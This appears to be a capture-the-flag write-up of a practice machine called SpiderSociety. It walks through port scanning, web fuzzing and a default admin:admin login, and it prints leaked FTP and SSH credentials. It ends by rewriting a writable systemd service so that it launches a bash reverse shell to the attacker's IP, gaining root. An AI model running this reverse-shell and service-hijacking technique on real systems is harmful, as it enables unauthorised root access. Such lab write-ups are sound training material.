
TL;DR
This writeup is based on the SpiderSociety machine. I began with an Nmap scan revealing SSH (22), HTTP (80), and FTP (2121). Enumeration of the web server uncovered an internal domain offsec.lab and a hidden /libspider directory containing a control panel. I bypassed the login using Default Credentials (admin:admin) and discovered cleartext FTP credentials in a “Communications” popup. Accessing the FTP server revealed the web root, where I found a hidden file (.fuhfjkzb...) containing credentials for the user spidey. I used these credentials to SSH into the box. Finally, I exploited a writable Systemd Service (spiderbackup.service) by injecting a reverse shell payload and restarting the service using sudo to gain Root access.
Scanning Network
I began with an Nmap scan to identify open ports and running services.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
sudo nmap -sS -sV -sC -T4 -p- -v 192.168.217.214 -oN scans/fullport.scan

Nmap scan report for 192.168.217.214
Host is up (0.075s latency).
Not shown: 55548 filtered tcp ports (no-response), 9984 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f2:5a:a9:66:65:3e:d0:b8:9d:a5:16:8c:e8:16:37:e2 (ECDSA)
|_  256 9b:2d:1d:f8:13:74:ce:96:82:4e:19:35:f9:7e:1b:68 (ED25519)
80/tcp   open  http    Apache httpd 2.4.58 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-favicon: Unknown favicon MD5: 6415DD3213A122D39F9E526862609952
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Spider Society
2121/tcp open  ftp     vsftpd 3.0.5
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel
We discovered three open ports:
22 (SSH):
OpenSSH 9.6p1running on Ubuntu.80 (HTTP):
Apache httpd 2.4.58hosting a site titled “Spider Society”.2121 (FTP):
vsftpd 3.0.5running on a non-standard port.
Enumeration
FTP Enumeration (Port 2121)
I started by checking if the FTP server allowed anonymous access, as this is a common misconfiguration.
1
2
3
4
5
6
7
8
ftp 192.168.217.214 2121
Connected to 192.168.217.214.
220 (vsFTPd 3.0.5)
Name (192.168.217.214:kali): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
The server responded with 530 Login incorrect, confirming that anonymous access is disabled.
HTTP Enumeration (Port 80)

I navigated to http://192.168.217.214 in my browser. The landing page welcomes users to the Spider Society, describing itself as a futuristic network operating in the shadows.
At the bottom of the page, I found a Contact Us section that leaked a potential internal domain name.
- Email:
[email protected]
This indicates that the application likely uses virtual hosting. I added the domain to my /etc/hosts file to proceed with further enumeration.
1
echo '192.168.217.214 offsec.lab spidersociety.offsec.lab' | sudo tee -a /etc/hosts
I visited http://spidersociety.offsec.lab, but the content appeared identical to the direct IP access.

Since the main site content did not change, I suspected the presence of subdomains.
1
ffuf -w subdomains-top1million-110000.txt -u http://offsec.lab/ -H "Host: FUZZ.offsec.lab" -ac
I performed subdomain enumeration using ffuf to check for virtual hosts, but no valid subdomains were found.
Since subdomain enumeration failed, I returned to directory fuzzing, this time targeting the domain name http://.offsec.lab/.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
dirsearch -u http://offsec.lab/ -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -o offsec_dir.fuzz

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 220544

Output File: offsec_dir.fuzz

Target: http://offsec.lab/

[11:56:01] Starting:
[11:56:21] 301 -  309B  - /images  ->  http://offsec.lab/images/
[12:10:19] 403 -  275B  - /server-status
[12:18:47] 301 -  312B  - /libspider  ->  http://offsec.lab/libspider/

Task Completed
I navigated http://offsec.lab/libspider/ in your browser.

Exploitation
I tried standard default credential as admin:admin.

The login was successful, and I was redirected to control-panel.php.
The dashboard presented three options: View Reports, Missions, and Communications.
I clicked on the Communications button, which triggered a modal popup titled “New Message from Tech Dept”.

The message revealed credentials for a backup user:
Username:
ss_ftpbckuserPassword:
ss_WeLoveSpiderSociety_From_Tech_Dept5937!
Given the username containing “ftp”, I immediately suspected these credentials belonged to the service on port 2121.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
ftp 192.168.217.214 2121
Connected to 192.168.217.214.
220 (vsFTPd 3.0.5)
Name (192.168.217.214:kali): ss_ftpbckuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||44353|)
150 Here comes the directory listing.
-rwxr-xr-x    1 0        0            1391 Apr 14  2025 404.html
drwxr-xr-x    2 0        0            4096 Apr 14  2025 images
-rwxr-xr-x    1 0        0            4317 Apr 14  2025 index.html
drwxr-xr-x    2 0        0            4096 Apr 14  2025 libspider
-rwxr-xr-x    1 0        0            1345 Apr 14  2025 simple.py
226 Directory send OK.
ftp> cd libspider
ftp> ls -al
-r--------    1 33       33            170 Apr 14  2025 .fuhfjkzbdsfuybefzmdbbzdcbhjzdbcukbdvbsdvuibdvnbdvenv
-rwxr-xr-x    1 0        0            5436 Apr 14  2025 control-panel.php
-rwxr-xr-x    1 0        0            1389 Apr 14  2025 fetch-credentials.php
-rwxr-xr-x    1 0        0            3752 Apr 14  2025 index.php
-rwxr-xr-x    1 0        0             713 Apr 14  2025 login.php
-rwxr-xr-x    1 0        0              51 Apr 14  2025 users.php
I discovered a suspicious hidden file inside /libspider named .fuhfjkzbdsfuybefzmdbbzdcbhjzdbcukbdvbsdvuibdvnbdvenv.
1
2
3
4
5
6
7
cat .fuhfjkzbdsfuybefzmdbbzdcbhjzdbcukbdvbsdvuibdvnbdvenv

FTP_BACKUP_USER=ss_ftpbckuser
FTP_BACKUP_PASS=ss_WeLoveSpiderSociety_From_Tech_Dept5937!

DB_CONNECT_USER=spidey
DB_CONNECT_PASS=WithGreatPowerComesGreatSecurity99!
I tested the retrieved credentials against the SSH service to see if the password was reused for system access.
1
2
3
4
5
6
ssh [email protected]

Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-48-generic x86_64)

spidey@spidersociety:~$ id
uid=1001(spidey) gid=1001(spidey) groups=1001(spidey)
I checked the sudo privileges for the spidey user.
1
2
3
4
5
6
7
8
spidey@spidersociety:~$ sudo -l
Matching Defaults entries for spidey on spidersociety:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User spidey may run the following commands on spidersociety:
    (ALL) NOPASSWD: /bin/systemctl restart spiderbackup.service
    (ALL) NOPASSWD: /bin/systemctl daemon-reload
    (ALL) !/bin/bash, !/bin/sh, !/bin/su, !/usr/bin/sudo
I have the ability to restart a specific service (spiderbackup.service) and reload the daemon without a password.
I verified the permissions of the spiderbackup.service file.
1
2
3
find /etc/systemd/system /lib/systemd/system -name spiderbackup.service -ls 2>/dev/null

394764    4 -rw-rw-r--    1 spidey   spidey        193 Apr 14  2025 /etc/systemd/system/spiderbackup.service
The file is writable by my current user (spidey). I can modify the ExecStart directive to execute arbitrary commands as root when the service is restarted.
I modified the service file to execute a reverse shell connecting back to my machine. I used bash -c to ensure the redirection to /dev/tcp was handled correctly by the shell.
1
nano /etc/systemd/system/spiderbackup.service
1
2
3
4
5
6
7
8
9
10
11
12
[Unit]
Description=Spider Society Backup Service
After=network.target

[Service]
Type=simple
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/192.168.45.180/4444 0>&1'
User=root
Group=root

[Install]
WantedBy=multi-user.target
I then started a Netcat listener on my Kali machine:
1
nc -lvnp 4444
Finally, I reloaded the systemd daemon to apply the changes and restarted the service to trigger the payload.
1
2
sudo /bin/systemctl daemon-reload
sudo /bin/systemctl restart spiderbackup.service
The service restarted, executing my payload, and I received a reverse shell as root.
1
2
3
4
5
6
7
8
9
10
11
nc -lvnp 4444
listening on [any] 4444 ...

connect to [192.168.45.180] from (UNKNOWN) [192.168.217.214] 59868
bash: cannot set terminal process group (4205): Inappropriate ioctl for device
bash: no job control in this shell
root@spidersociety:/#
root@spidersociety:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@spidersociety:/# cat /root/proof.txt
This concludes the box. We moved from initial enumeration of a web application to discovering hidden control panels, leveraging default credentials and information leaks to gain SSH access, and finally exploiting a misconfigured Systemd service to achieve root privileges.
Thanks for reading this far. If you enjoyed the writeup, do support me here.